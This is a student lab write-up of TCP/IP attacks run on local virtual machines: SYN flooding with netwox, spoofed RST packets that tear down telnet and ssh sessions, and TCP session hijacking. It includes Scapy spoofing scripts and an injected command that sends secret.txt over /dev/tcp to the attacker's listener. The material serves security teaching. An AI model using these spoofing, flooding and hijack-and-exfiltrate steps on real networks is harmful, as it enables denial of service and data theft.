TCP/IP Attack Lab

Task1: SYN Flooding Attack

1.1 machine

1. **server address**

```
[09/13/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:6e:8e:30
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::4ac0:68e3:113:7173/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1018 errors:0 dropped:0 overruns:0 frame:0
          TX packets:613 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:607842 (607.8 KB)  TX bytes:97386 (97.3 KB)
```

2. **attack address**

```
[09/13/20]seed@VM:~/lab6$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c4:a1:99
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::e292:9c3b:b7a5:2845/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1006 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1509 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:235969 (235.9 KB)  TX bytes:627593 (627.5 KB)
```

1.2 conduct SYN Flood attack via netwox

1. **SYN COOKIE COUNTER MEASURE ACTIVE:**

   the server has set syn cookie counter measure active as below

```
[09/13/20]seed@VM:~$ sudo sysctl -a|grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

   we conduct the syn flood attack in 10.0.2.15 as below

```
[09/13/20]seed@VM:~/lab6$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

   checking the queue in server as below, we can see that port 23 is receiving many tcp connection from spoofed packet

```
0 10.0.2.4:23             246.49.218.249:6115     SYN_RECV
0 10.0.2.4:23             252.18.41.64:20861      SYN_RECV
0 10.0.2.4:23             242.250.12.150:46025    SYN_RECV
0 10.0.2.4:23             240.247.84.123:45452    SYN_RECV
0 10.0.2.4:23             249.52.143.4:54672      SYN_RECV
0 10.0.2.4:23             243.110.108.104:19292   SYN_RECV
0 10.0.2.4:23             242.6.203.140:63566     SYN_RECV
0 10.0.2.4:23             243.22.135.113:60478    SYN_RECV
0 10.0.2.4:23             251.113.235.85:30902    SYN_RECV
0 10.0.2.4:23             245.115.194.220:8217    SYN_RECV
0 10.0.2.4:23             242.31.170.191:7466     SYN_RECV
0 10.0.2.4:23             245.63.229.66:24521     SYN_RECV
0 10.0.2.4:23             242.144.113.4:41273     SYN_RECV
0 10.0.2.4:23             241.7.34.230:22647      SYN_RECV
0 10.0.2.4:23             240.53.255.207:21385    SYN_RECV
0 10.0.2.4:23             245.202.110.177:48679   SYN_RECV
0 10.0.2.4:23             251.76.36.22:33931      SYN_RECV
0 10.0.2.4:23             240.30.241.184:36811    SYN_RECV
```

because the syn cookie counter measure is active, we can make connection with server by telnet to verify that the counter measure is effective

```
[09/13/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expression ex
ected:            0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by

[09/13/20]seed@VM:~/lab6$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

Since the countermeasure is active, if the system detects that the number of half-open connections are too many, it concludes that there is a potential for SYN flooding attack, hence it does not allocate resources after receiving the SYN packet, but instead resources will be allocated after receiving the ACK packet.

2. **SYN COOKIE COUNTER MEASURE DISABLED**

first we disable the syn cookie counter measure in server

```
[09/13/20]seed@VM:~$ sudo sysctl -a |grep cookie
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[09/13/20]seed@VM:~$
```

then conduct the attack again

```
[09/13/20]seed@VM:~/lab6$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
^C
[09/13/20]seed@VM:~/lab6$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

we try to connect the server by telnet again as below, we can see that the machine is unable to connect the server

```
/bin/bash 80x24
[09/13/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...

telnet: Unable to connect to remote host: Connection timed out
```

Task2: TCP RST Attacks on telnet and ssh Connections

2.1 machine

1. **client**

```
[09/13/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:6e:8e:30
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::4ac0:68e3:113:7173/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1018 errors:0 dropped:0 overruns:0 frame:0
          TX packets:613 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:607842 (607.8 KB)  TX bytes:97386 (97.3 KB)
```

2. **server**

```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:6f:c4:4e
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::10e2:f8b8:59b9:7156/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1594 (1.5 KB)  TX bytes:7378 (7.3 KB)
```

3. **attacker**

```
[09/13/20]seed@VM:~/lab6$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c4:a1:99
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::e292:9c3b:b7a5:2845/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1006 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1509 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:235969 (235.9 KB)  TX bytes:627593 (627.5 KB)
```

2.2 Telnet(netwox)

1. we first make tcp connection between client and server by tlenet

```
[09/13/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:

Login incorrect
VM login: seed
Password:
Last login: Sat Sep 12 11:46:46 EDT 2020 from 10.0.2.4 on pts/19
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expres
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/13/20]seed@VM:~$
```

2. then we use netwox to conduct the rst attack in attack machine

```
[09/13/20]seed@VM:~/lab6$ sudo netwox 78 --filter "src 10.0.2.4"
```

3. when we type some character in client, the netwox will sniff the tcp packet and send the spoofed packet to client to disconnect

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/13/20]seed@VM:~$ aConnection closed by foreign host.
[09/13/20]seed@VM:~$
```

2.3 SSH (netwox)

1. we first make ssh connection between the client and server

```
/bin/bash 80x24
[09/13/20]seed@VM:~$ ssh seed@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Sep 13 12:10:51 2020 from 10.0.2.4
[09/13/20]seed@VM:~$
```

2. conduct the RST attack again

```
[09/13/20]seed@VM:~/lab6$ sudo netwox 78 --filter "src 10.0.2.5"
```

3. we can see that the attack is successful since SSH only encrypts the transport layer and not the network layer, that is, it encrypts the data of the TCP packet but not the TCP and IP headers. Hence the Netwox 78 tool can sniff the packets and spoof the RST packets accordingly


```
0 updates are security updates.

Last login: Sun Sep 13 12:10:51 2020 from 10.0.2.4
[09/13/20]seed@VM:~$
[09/13/20]seed@VM:~$ packet_write_wait: Connection to 10.0.2.5 port 22: Broken p
ipe
[09/13/20]seed@VM:~$
```

2.4 Telnet (Scapy)

1. we first make telnet connection between client and server

```
[09/13/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep 13 12:30:48 EDT 2020 from 10.0.2.4 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/13/20]seed@VM:~$
```

2. observer the wireshrak to figure out the correct ip address, port number ,sequence number and acknowledgement number




- client address:10.0.2.4
- client port:46692
- server address:10.0.2.5
- server port:23
- seq:2471474792
- ack:116066165

3. construct spoofed RST packet by scapy


- **program**

```
#!/usr/bin/python
from scapy.all import *
ip=IP(src="10.0.2.4",dst="10.0.2.5")
tcp=TCP(sport=46692,dport=23,flags="RA",seq=2471474792,ack=116066165)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

- **output**




4. After run the program, we see that the telnet connection between client and server is disclosed




2.5 SSH(Scapy)

1. we first make ssh connection between client and server



2. observer the wireshrak to figure out the correct ip address, port number ,sequence number and acknowledgement number



   - client address:10.0.2.4
   - client port:39606
   - server address:10.0.2.5
   - server port:22
   - seq:671802058
   - ack:2009013451

3. construct the spoofed packet by scapy

   - **program**

```
#!/usr/bin/python
from scapy.all import *
ip=IP(src="10.0.2.4",dst="10.0.2.5")
tcp=TCP(sport=39606,dport=22,flags="RA",seq=671802058,ack=2009013451)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

   - **output**

```
[09/13/20]seed@VM:~/lab6$ sudo python telnet.py
version    : BitField (4 bits)                   = 4               (4)
ihl        : BitField (4 bits)                   = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField (3 bits)                 = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                  = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.4'      (None)
dst        : DestIPField                         = '10.0.2.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 39606           (20)
dport      : ShortEnumField                      = 22              (80)
seq        : IntField                            = 671802058       (0)
ack        : IntField                            = 2009013451      (0)
dataofs    : BitField (4 bits)                   = None            (None)
reserved   : BitField (3 bits)                   = 0               (0)
flags      : FlagsField (9 bits)                 = <Flag 20 (RA)>  (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              ([])
[09/13/20]seed@VM:~/lab6$
```

4. when we run the program, we can see that the ssh connection between client and server is disclosed

```
[09/13/20]seed@VM:~$ ssh seed@10.0.2.5
seed@10.0.2.5's password:
Permission denied, please try again.
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Sep 13 12:59:32 2020 from 10.0.2.4
[09/13/20]seed@VM:~$ packet_write_wait: Connection to 10.0.2.5 port 22: Broken p
ipe
[09/13/20]seed@VM:~$ s
```

TASK 4: TCP Session Hijacking

4.1 machine

1. client:10.0.2.4
2. server:10.0.2.5
3. attacker:10.0.2.15
4. we first make a tcp connection between client and server


```
[09/13/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep 13 13:00:31 EDT 2020 from 10.0.2.4 on pts/18
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expression exp
ected:            0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/13/20]seed@VM:~$
```

4.2 use netwox

1. First we need to change the payload to the hex data by python


```
[09/13/20]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\ncat /home/seed/secret.txt> /dev/tcp/10.0.2.15/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f7365637265742e7478743e202f6465762f7463702f31302
e302e322e31352f393039300a'
>>>
```


2. Then we need to figure out the correct ip address,port number,sequence number and acknowledgement number through wireshark



- Src:10.0.2.4
- Dst 10.0.2.5
- Src Port: 41492
- Dst Port: 23
- Seq: 301144009
- Ack: 2380913305

3. Next, we can use the follow command to conduct the attack in attcker's machine.Before the attack we should use command `nc` listen on port 9090






we forget to touch secret.txt here, so we can not see anything


4.3 USING SCAPY

1. observe the wireshark



- **Internet Protocol Version 4**
    1. Src: 10.0.2.4
    2. Dst: 10.0.2.5
- **Transmission Control Protocol**
    - Src Port: 41498
    - Dst Port: 23
    - Seq: 4022560444
    - Ack: 3285330751

2. let attacker listening on port 9090



3. construct the python script

- **program**

```
#!/usr/bin/python
from scapy.all import *
ip=IP(src="10.0.2.4",dst="10.0.2.5")
tcp=TCP(sport=41498,dport=23,flags="A",seq=4022560444,ack=3285330751,w
indow=2000)
data='\n cat /home/seed/secret.txt > /dev/tcp/10.0.2.15/9090\n'
pkt=ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

- **output**

```
[09/14/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 44258)
secret data
[09/14/20]seed@VM:~$
```